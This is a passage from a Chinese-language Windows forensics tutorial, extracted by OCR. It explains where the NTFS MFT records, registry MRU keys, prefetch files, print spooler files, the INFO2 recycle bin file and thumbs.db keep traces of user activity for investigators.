


图 2




图 3

关于MFT更详细的资料可参考《NTFS中的\$MFT详解》一文：

http://hi.baidu.com/sc_wolf/blog/item/e3f6d35cb063b345faf2c05b.html

下面是 FILE Record 的结构：

Offset	Size	Description
0x00	4	Magic number 'FILE' //标志，一定是“FILE”
0x04	2	Offset to the update sequence //更新序列 US 的偏移
0x06	2	Size in words of Update Sequence Number & Array (S) //更新序列号 USN 的大小与数组，包括第一个字节
0x08	8	\$LogFile Sequence Number (LSN) // 日志文件序列号 LSN
0x10	2	Sequence number //序列号 (SN)
0x12	2	Hard link count //硬连接数
0x14	2	Offset to Update Sequence Array // 第一个属性的偏移地址
0x16	2	Flags //标志，1 表示记录正在使用，2 表示该记录为目录
0x18	4	Real size of the FILE record //记录头和属性的总长度，即文件记录的实际长度

0x1C 4 Allocated size of the FILE record //总
共分配给记录的长度

0x20 8 File reference to the base FILE record
//基本文件记录中的文件索引号

0x28 2 Next Attribute Id //下一属性 ID

0x2A 2 Align to 4 byte boundary //XP 中使用, 边界

0x2C 4 Number of this MFT Record //XP 中使用, 本文
件记录号

2 Update Sequence Number (a) //更新序列号, 大小为
2B, 是为了保证该扇区是否正确, 以扇区的最后两个字节与该值比较, 如果一样,
则说明该扇区是正确的, 否则就是有问题。

2S-2 Update Sequence Array (a) //更新序列数组, 大小一
般为 $2 \times 2B = 4B$, 如果该扇区正确, 在解析的时候, 则将该数组中的两个 2B 大小的
数字依次复制到该 File Record 所在的两个扇区的最后两个字节。

在日志文件 \$LogFile 中包含有所有文件系统操作日志, 删除文件会在
\$LogFile 中留有记录, 因此找到一些不在磁盘上的文件是完全有可能的, 在
\$LogFile 上还可以找到一些被系统调用过的文件。在 NTFS 中包含有四个时间戳:
创建时间, 最后访问时间, 最后写入时间以及最后修改时间, 因此能过它我们可
以查看我们的秘密文件是否被复制, 查看等操作。刚好这里在网上找到一篇关于
NTFS 分区格式化数据恢复的文件, 有兴趣的可以看下:

NTFS分区格式化后用WINHEX手工提取数据:

<http://blog.intohard.com/html/44/t-46244.html>

二. 注册文件

注册文件*.reg 文件是一种注册表脚本文件, 通过它将数据导入注册表中, 以
此来操作注册表, 因此在该文件中包含有各类软件、硬件、用户的相关信息及设
置。在注册表包含有一组主键或根键 (HKEY)、键 (key)、子键 (subkey)、键值

(value), 通过它可以进行数据备份。在 win98 中, 注册文件命名为 user.dat 与 system.dat; 在 windows millennium edition 中则为 classes.dat, user.dat 和 system.dat; 而在 2000\xp 及 vista 中是在 C:\windows\system32\config 文件。通过查看备份的数据可以获得一些已删除文件或程序的相关信息, 对于取证有一定的帮助。另外能过注册表还可以用于确定用户进行了哪些操作, 比如攻击者经常要运行一些指令, 而且经常是通过启动->运行……然后输入需要运行的程序名, 接着启动程序或指令。而在 windows 中就记录了大部分注册表中当前用户通过该方式执行的最近 26 条指令, 只需查看 HKCU、Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU 这里举个例子, 先用启动->运行->输入 regedit, 然后查看以上键值, 结果如图 4 所示:




图 4

另外还有一个地方可以用来查看当前用户最近打开的文件名：

HKCU\Software\Microsoft\Windows\Current Version\Explorer\RecentDocs 如

图 5 所示：




图 5

除此之外，还有 `hku\software\microsoft\internet explorer\typedurls` 可以查看所有 IE 中 URL，`hku\software\realvnc\vncviewer4\mru` 可以查看黑客进入到的系统的历史记录。在《mining digital evidence in microsoft windows》一文中提到注册表中包含下列事件：

system and user-specific settings

UserAssist

MuiCache

MRU Lists

ProgramsCache

StreamMRU

Shellbags Usbstor

IE passwords

and many more!

三. 预读取文件 prefetch file (*.pf)

MS 在 WinXP 以后的操作系统中加入了预读取文件的功能,用于提高系统启动,程序加载及文件读取的速度。通过缓存正在被使用的程序,可以帮助系统分配用户可能即将访问的系统资源,以此来提高访问速度。预读取文件保存在 c:\windows\Prefetch 目录中,每个应用程序都会在 Prefetch 目录中留下相应的预读取文件,预读取文件描述了应用程序或系统启动时各个模块的装载顺序,其命名方式是以应用程序的可执行文件名为基础,加上一个“-”和描述执行文件完整路径的十六进制值,再加上文件扩展名 PF 构成的,例如 opera.exe-0065A2A1.pf。不过, windows XP 启动的预读取文件总是同一个名称,即 NTOSBOOT-B00DFAAD.PF,其中包含着启动时载入文件的记录。预读取文件的功能可能过修改注册表 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Memory Management\PrefetchParameters 来设置,如图 6 所示:




图 6

可修改 EnablePrefetcher 的“DWORD”值为:


“0” ——取消预读取功能；

“1” ——系统将只预读取应用程序；

“2” ——系统将只预读取 Windows 系统文件，此为 Windows XP/Server 2003 的默认设置；

“3” ——系统将预读取 Windows 系统文件和应用程序。

预读取文件的分析可借助 WFA (windows file analyzer) 来进行，如图 7 所示：



Application	Created	Written	Last Accessed	Embedded Date	Runs	File Path Hash	MD5
VIRTUANESEX.EXE-070A6954.pf	2009-1-28 11:49:40	2009-1-26 9:26:54	2009-1-28 11:49:40	2009-1-26 9:26:42	1	70A6954	487455B04937DA356F45
WINLOGON.EXE-32C57D49.pf	2009-1-28 11:49:40	2009-1-28 9:05:04	2009-1-28 11:49:40	2009-1-28 9:04:52	37	32C57D49	5F458C52ADA277C4F4C7
WINDOWS清理助手.EXE-39E246E...	2009-1-28 11:49:40	2009-1-26 14:00:32	2009-1-28 11:49:40	2009-1-26 14:00:29	1	39E246ED	0E7359FA36311C66B258
WINRAR.EXE-39C6DAD9.pf	2009-1-28 11:49:40	2009-1-28 11:20:28	2009-1-28 11:49:40	2009-1-28 11:20:21	23	39C6DAD9	4130DE3C25C06717EF3C
WLLQGINPROXY.EXE-1781D844.pf	2009-1-28 11:49:40	2009-1-28 11:39:48	2009-1-28 11:49:40	2009-1-28 11:39:36	31	1781D844	73D6A300997EC62E77BC
WMIADAP.EXE-2DF425B2.pf	2009-1-28 11:49:40	2009-1-28 9:09:26	2009-1-28 11:49:40	2009-1-28 9:09:15	34	2DF425B2	B3A42C74ACDA15A7A14I
WMIPRVSE.EXE-28F301A9.pf	2009-1-28 11:49:40	2009-1-28 11:20:30	2009-1-28 11:49:40	2009-1-28 11:20:19	74	28F301A9	F11DF0027949135E9F8BI
WUAUCLT.EXE-399A8E72.pf	2009-1-28 11:49:40	2009-1-28 9:06:16	2009-1-28 11:49:40	2009-1-28 9:06:02	36	399A8E72	1FFC5B1289B814B28962I
《反恐精英V1.5》硬盘版_CCTVGA...	2009-1-28 11:49:38	2009-1-26 8:30:40	2009-1-28 11:49:38	2009-1-26 8:30:29	1	1085FA23	6A6BC20C0E4E34C36D0F
工程1.EXE-11C8F411.pf	2009-1-28 11:49:40	2009-1-27 2:58:02	2009-1-28 11:49:40	2009-1-27 2:57:57	16	11C8F411	85EEE1E18812702E4A0F
恐龙快打.EXE-05A32CAB.pf	2009-1-28 11:49:40	2009-1-26 9:25:16	2009-1-28 11:49:40	2009-1-26 9:25:15	4	5A32CAB	B6F091899DA3DFC5BD8I
绿色兵团.EXE-2AA2CE3B.pf	2009-1-28 11:49:40	2009-1-28 11:27:02	2009-1-28 11:49:40	2009-1-28 11:26:56	28	2AA2CE3B	04A7585C7889B0855D0E
肥皂泡泡.SCR-03CA1111.pf	2009-1-28 11:49:40	2009-1-28 11:38:02	2009-1-28 11:49:40	2009-1-28 11:37:51	2	3CA1111	9BC872407A7B047E7154

图 7

通过上图可知，*.pf 文件中包含程序的最新访问时间，嵌入数据的时间，运行次数及文件路径 hash 值等信息。

四. 后台打印文件(print spooler file)

在打印作业完成之后，会在 C:\Winnt\System32\Spool\Printers 目录下留下几个 SPL 和 SHD 文件。

SPL 文件是实际的后台打印（打印作业）文件。

SHD 文件提供有关的打印机打印作业已发送与其打印作业一起提供的信息。一个

SHD 文件是“影子”文件跟踪的哪些逻辑打印机（同一号码）xxxxx.spl 文件转到。它还包含队列，发送该的打印机和其他信息的文件在用户中的文件的顺序。除非逻辑打印机设置否则状态，通常会删除这些文件。

可以通过 Splview.exe (<http://undocprint.printassociates.com>) 来查看这类文件的元数据，如图 8 所示：




图 8

也可通过 EMF Spool viewer

(<http://www.codeproject.com/dotnet/EMFSpoolViewer/EMFSpoolViewer.zip>)

来查看实际的后台打印工作，如图 9 所示：




图 9

五. info2 文件

info2 文件中记录着每个被删除后放入回收站的文件的相应信息, 比如驱动器指示器 dirve designator , 原删除文件的完整文件名, 文件大小, 存放的位置 (路径) 以及文件被移到回收站的时间。当一文件被移动到回收站时, 该文件被重命名为:

D%DriveLetter%_%IndexNumber%_%FileExtension%.

D%DriveLetter%:

“D” 代表 Drive, %DriveLetter%为文件放置的磁盘, 第一磁盘均有其自己的 Recycler 目录以及 info2 文件。

%IndexNumber%:

每一被放入回收站的文件或文件夹均会被分配一索引号, 用来标记删除次序, 索引号越大, 说明越晚删除。但当加收站清空或系统重启时, 索引号将会从新开始分配。

%FileExtension%:

原始文件的扩展名。当一文件夹被删除时, 它将没有扩展名。

例如:

关于INF02 文件结构可参考下图(来源: www.cybersecurityinstitute.biz):



© 绿色兵团 版权所有

thumbs.db 文件是用于缓存文件中的缩略图，以提高图片的读取速度，它保存在每个包含图片的目录中，里面保存了这个目录下所有图像文件的缩略图(格式为 jpeg)，相当于一个缩略图数据库，当以缩略图查看图片时，就会生成一个 Thumbs.db 文件。OLE (Object Linking and Embedding: 对象连接与嵌入，是在一个文件或一个程序中能够包含多种不同数据格式的数据内容而产生的) 就在 thumbs.db 文件中嵌入当前数据。在一些情况下，当图片从目录中被删除后，图片仍然保存在 thumbs.db 缓存中，因此该文件也存在一定的安全风险。下面引用百度百科上的一个例子：

比如当你上传电脑的数码相片，在查看时，删除了其中的一张“SSA2501”，再将其后的“SSA2502”改成了“SSA2501”，看，“SSA2502”的照片立刻换成了“SSA2501”的照片，不只是名字换了，照片也变了。如果再将“SSA2503”的名字重命名成“SSA2502”，奇迹发生了，原来的“SSA2502”照片又回来了，“SSA2503”的照片不见了！

在 Windows XP/2003 中，用户可以通过以下操作来关闭它，如图 11 所示：

- 1 . 打开工具栏——文件夹选项
- 2 . 点击查看
- 3 . 打勾，不缓存缩略图
- 4 . 确定




图 11

但在 windows vista 中, 微软取消了 thumbs.db 文件, 而是使用把缩略图数据库“thumbcache_xxxx.db”文件集中保存于\Users\[username]\AppData\Local\Microsoft\Windows\Explorer 该目录中。

如果你想查看 thumbs.db 文件中缓存的图片, 那么可以借助 windows file analyzer 来查看, 如图 12 所示:

